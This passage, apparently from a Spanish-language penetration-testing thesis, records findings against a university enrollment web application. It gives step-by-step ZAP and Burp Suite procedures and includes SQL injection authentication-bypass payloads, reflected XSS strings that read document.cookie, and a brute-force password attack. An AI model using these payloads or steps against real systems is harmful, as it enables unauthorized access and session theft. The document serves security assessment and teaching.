Se utilizó ZAP para realizar esta técnica, como ejemplo se tomó el parámetro nombre_usuario del formulario de inicio de sesión Matriculación, en primera instancia seleccionar el parámetro indicado, clic derecho y en el menú contextual seleccionar fuzz.




Figura 60. Parámetro para realizar fuzzing con la herramienta ZAP. (Elaborado por el autor)

Se abrirá una ventana para añadir las cargas útiles, en la parte superior derecha dar clic en Payloads.




Figura 61. Interfaz de configuración de fuzz con la herramienta ZAP. (Elaborado por el autor)

Se abre una ventana para definir el archivo de fuzzers, se puede cargar un archivo personalizado, pero en este caso se eligió el archivo jbrofuzz predefinido en ZAP, en la parte inferior clic en Añadir.




Figura 62. Archivo de fuzzers de la herramienta ZAP. (Elaborado por el autor)

Finalmente, en la parte inferior derecha seleccionar Start Fuzzer.





Figura 63. Parámetro asignado con el archivo de fuzzers. (Elaborado por el autor)

Proceso que empezará a realizar una serie de peticiones, analizando los resultados se observa un cambio en el tamaño de la respuesta por parte del servidor, indicativo que una de las cargas se procesó, en la sección Payloads se observa la carga utilizada que pudo haber omitido el proceso de autenticación mediante inyección SQL.



Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Estado	Payloads
14.303	Fuzzed	200	OK	161 ms	470 bytes	10.339 bytes			x' or name()='u...
14.304	Fuzzed	200	OK	129 ms	470 bytes	10.339 bytes			' or '1'='1
14.305	Fuzzed	200	OK	140 ms	470 bytes	10.339 bytes			' or ''='
14.306	Fuzzed	200	OK	273 ms	470 bytes	18.500 bytes			x' or 1=1 or 'x'='y
14.307	Fuzzed	200	OK	95 ms	470 bytes	10.339 bytes		Reflected	/
14.308	Fuzzed	200	OK	231 ms	470 bytes	10.345 bytes		Reflected	//
14.309	Fuzzed	200	OK	104 ms	470 bytes	10.339 bytes			//*
14.310	Fuzzed	200	OK	127 ms	470 bytes	10.339 bytes			*/*

Figura 64. Carga identificada para evadir la autenticación mediante inyección SQL. (Elaborado por el autor)

2.3.4. Verificación de vulnerabilidades

Hallazgo 6

Inyección SQL

La vulnerabilidad se produce debido a la falta de validación o filtrado de entrada. La entrada del atacante se hace parte de la consulta SQL, que permite hacer varias cosas, como la recuperación de datos, la lectura y escritura de archivos en el sistema.

Evadiendo el mecanismo de autenticación

Aquí el enfoque utilizado es verificar la inyección SQL para omitir el mecanismo de autenticación.

En primera instancia verificar que el proxy esté funcionando correctamente, luego

dirigirse a ZAP y en la parte superior dar clic en Brake Point.

Figura 65. Punto de quiebre establecido en la herramienta ZAP. (Elaborado por el autor)

Este proceso fue realizado en el parámetro nombre_usuario de la página de inicio de sesión Matriculación, en el formulario llenar los campos y dar clic en Ingresar.

Figura 66. Interfaz de inicio de sesión de matriculación. (Elaborado por el autor)

Establecido el punto de quiebre, es posible modificar los parámetros enviados en la solicitud, el valor de nombre_usuario hay que reemplazarlo por x' or 1=1 or 'x'='y para omitir la autenticación, esto es posible debido a que la afirmación es siempre cierta. Suponiendo que el parámetro es vulnerable, la autenticación será como el usuario del primer registro de la tabla, para enviar la petición dar clic en Play ubicado en la parte superior.




Figura 67. Solicitud interceptada con la herramienta ZAP. (Elaborado por el autor)

La autenticación fue posible porque la entrada no se está filtrando o validando correctamente, los controles implementados en el Front-End no son de gran utilidad debido a que se pueden evadir con facilidad, se evitó mediante este mecanismo el inicio de sesión en todos los formularios de la aplicación.




Figura 68. Autenticación exitosa mediante inyección SQL. (Elaborado por el autor)

Inyección SQL en solicitudes GET

Para esta demostración se utilizó el parámetro asignatura del menú Asignaturas Comunes del módulo Matriculación, la carga que se utilizó para este propósito fue:

1' or 1=1--




Figura 69. Verificación de inyección SQL. (Elaborado por el autor)

La sentencia utilizada hace que la consulta sea verdadera y devuelva todos los registros, de tal manera se llega a la conclusión que el parámetro es vulnerable a inyección SQL, este procedimiento se realizó en cada parámetro de la aplicación, esta debilidad forma parte en casi la totalidad de la aplicación.

Hallazgo 7

Cross Site Scripting (XSS)

Esta vulnerabilidad se produce cuando la entrada del usuario no se filtra o desinfecta correctamente antes de que se refleje nuevamente al usuario. Esto permite al atacante inyectar código malicioso, que luego se ejecuta en el contexto del navegador de la víctima. La vulnerabilidad de XSS se puede utilizar para llevar a cabo varios ataques, como robo de sesiones e incluso comprometer a los navegadores.

Con fines demostrativos esta vulnerabilidad se verificó en el parámetro asignatura del menú Asignaturas Comunes del módulo Matriculación, el código utilizado fue:

"><script>alert(1);</script>




Figura 70. Verificación de Cross Site Scripting reflejado. (Elaborado por el autor)

Esta es una de las formas de corroborar esta clase de debilidades, existen varios tipos de cargas para esto, procedimiento que se llevó a cabo en todos los parámetros de la aplicación para evitar falsos positivos y de esta manera hacer constancia de las debilidades encontradas.

Hallazgo 8

Cookie no HttpOnly Flag

Al no establecer la directiva HttpOnly Flag, es posible acceder mediante código JavaScript a las cookies de sesión con la propiedad “document.cookie", como se muestra a continuación:

"><script>alert(document.cookie);</script>




Figura 71. Verificación de Cookie no HttpOnly Flag. (Elaborado por el autor)

Esta vulnerabilidad en conjunto con Cross Site Scripting, mediante alguna técnica de ingeniería social sería posible realizar robo de sesiones y suplantar la identidad de un usuario legítimo.

Hallazgo 9

Fuerza bruta en formularios

Los ataques de fuerza bruta consisten en probar diferentes combinaciones de nombres de usuario y contraseñas hasta encontrar una que funciona. A menudo se llevan a cabo cuando no se aplica una política de bloqueo de cuenta.

En este punto se utilizó el formulario de inicio de sesión de Cargar Fotos del módulo Matriculación. La herramienta utilizada para este propósito fue Burp Suite, en primera instancia verificar que el proxy web este configurado correctamente, en el formulario de inicio de sesión llenar los campos con el usuario correcto y en la contraseña asignarle cualquier valor y clic en enviar.




Figura 72. Interfaz de inicio de sesión de cargar fotos. (Elaborado por el autor)

Dirigirse a Burp Suite, capturada la solicitud clic derecho para abrir el menú contextual y dar clic en Sed to intruder.




Figura 73. Solicitud interceptada con burp suite. (Elaborado por el autor)

En la pestaña Positions del Intruder, seleccionar el parámetro contraseña usando el botón agregar ubicado a la derecha del editor de solicitudes y en el tipo de ataque elegir Sniper, como se muestra en la imagen.




Figura 74. Interfaz de la función intruder de burp suite. (Elaborado por el autor)

En la pestaña Payloads, en la sección Payloads Sets asegurarse de que Payload set sea 1 y Payload type este configurado Simple list.

En la configuración de Payload Options, agregar la lista de palabras con las contraseñas más comunes. Esto se puede hacer manualmente o utilizando una lista personalizada o preestablecida y finalmente dar clic en start attack.




Figura 75. Carga de lista de palabras en burp suite. (Elaborado por el autor)

En la ventana Intruder attack, se observa en la solicitud 24 que la longitud de respuesta es diferente y analizando el código en la parte inferior detalla un mensaje de “Bienvenidos”, esto indica que fue posible el inicio de sesión para ese usuario.




Figura 76. Contraseña encontrada mediante fuerza bruta. (Elaborado por el autor)

Para confirmar el ataque de fuerza bruta con la contraseña encontrada hay que dirigirse en la página de inicio de sesión e ingresar las credenciales correspondientes.




Figura 77. Interfaz de inicio de sesión de cargar fotos. (Elaborado por el autor)

